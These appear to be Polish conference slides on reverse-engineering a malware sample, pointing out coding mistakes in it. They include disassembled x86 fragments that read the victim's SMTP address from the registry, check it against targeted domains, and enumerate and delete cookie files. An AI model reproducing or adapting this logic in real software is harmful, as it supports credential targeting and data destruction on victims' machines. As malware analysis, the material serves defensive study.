004032D2	8D8C24 80000000	LEA ECX,DWORD PTR SS:[ESP+80]	
004032D9	E8 02EBFFFF	CALL zlo.00401DE0	InfectFile



# Niedbalstwo w kodzie

- bezcelowe porównywanie stałej wartości ustalonej przez twórcę malware'u z lista interesujących go domen.




HKEY\_CURRENT\_USER\  
Software\  
Microsoft\  
Internet Account Manager\  
Accounts\  
00000001\  
SMTP Email Address





```
mov     esi, strstr
lea     ecx, [esp+874h+email_address]
push    offset a_      ; "."
push    ecx             ; Str
call    esi ; strstr
add     esp, 8
test    eax, eax
jz      loc_403CE3
```



```
lea     edx, [esp+874h+email_address]
push    offset a@      ; "@"
push    edx             ; Str
call    esi ; strstr
add     esp, 8
test    eax, eax
jz      short loc_403CE3
```



```
lea     eax, [esp+874h+email_address]
push    40h             ; Val
push    eax             ; Str
call    strchr
mov     edx, eax
mov     edi, offset a_  ; "."
```



```
loc_403CE3:                ; "xxxx"
mov     edi, offset aXxxx
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+874h+email_address]
```



loc\_403D11:

```
mov     ecx, [esi]
lea     edx, [esp+874h+email_address]
push    ecx                ; SubStr
push    edx                ; Str
call    strstr
add     esp, 8
test    eax, eax
jz      short loc_403D31
```



```
mov     [esp+874h+domain_found], 1
```

OS: [00416164]=77C47C60 (MSVCRT.strstr)

Ad	0012F6A4	0012F91C	s1 = "XXXX"
00	0012F6A8	00420F0C	s2 = ".-epargne.fr"



# Niedbalstwo w kodzie


- brak FindClose() **/// Memory leak**



```

xor     eax, eax
lea     edi, [esp+558h+var_543]
push    offset dword_42126C
rep stosd
stosw
push    4
push    offset aQ ; "Q"
stosb
call    sub_403330
push    offset aCookies ; "Cookies"
push    offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
call    GetRegValue
add     esp, 14h ; char aSoftwareMicr_0[]
test    eax, eax
jz      loc_403560 aSoftwareMicr_0 db 'SOFTWARE\\Microsoft\\Windows\\CurrentV'
                                db 'ersion\\Explorer\\Shell Folders\\',0

```







```
mov     edi, offset a__2 ; "\\*.*"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, ebx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, ebx
lea     eax, [esp+558h+FindFileData]
and     ecx, 3
push    eax ; lpFindFileData
rep movsb
lea     ecx, [esp+55Ch+FileName]
push    ecx ; lpFileName
call    FindFirstFileA
```



```
lea     edx, [esp+558h+FindFileData.cFileName]
push    offset SubStr      ; ".DAT"
push    edx                ; Str
call    edi ; strstr
add     esp, 8
test    eax, eax
jnz     next_file
```




 **N** 

```
lea     eax, [esp+558h+FindFileData.cFileName]
push    offset a_dat      ; ".dat"
push    eax               ; Str
call    edi ; strstr
add     esp, 8
test    eax, eax
jnz     next_file
```



 **N** 

```
lea     ecx, [esp+558h+FindFileData.cFileName]
lea     edx, [esp+558h+var_200]
push    ecx
push    edx
lea     eax, [esp+560h+Filename]
push    offset aSS_0      ; "%s\\%s"
push    eax               ; Dest
call    ebx ; sprintf
```



```
loc_403523:                ; File
push    esi
call     fclose
add     esp, 4
lea     ecx, [esp+558h+Filename]
push    ecx                ; lpFileName
call     DeleteFileA
```

N W

next\_file:

```
mov     eax, [esp+558h+hFindFile]
lea     edx, [esp+558h+FindFileData]
push    edx                ; lpFindFileData
push    eax                ; hFindFile
call    FindNextFileA
test    eax, eax
jnz     loc_403472
```



N W

```
loc_403560:
pop     edi
pop     esi
pop     ebp
mov     eax, 1
pop     ebx
add     esp, 548h
retn
sub_403370 endp
```

# Ogólna konkluzja

- tworzony malware nie jest doskonały
- bardzo często tworzony jest przez ludzi nie doświadczonych
- brak testów przed releasem



# Ogólna konkluzja

- niestety są ludzie, którzy tworzą malware'e profesjonalnie  
RBN → Sinowal  
→ Mbroot
- nawet pomimo błędów w malware'e jest on nadal skuteczny



**/\* Pytania? \*/**

**try**  
**{**

**GetQuestion();**

**}**  
**catch(LackOfAnswer &e)**  
**{**

**Answer(e.message);**

**}**





**/\* Greetz \*/**

**[ <> ] Gynvael Coldwind**

**[ <> ] Me**

**[ <> ] Myself**



**Dziękuję za uwagę!**

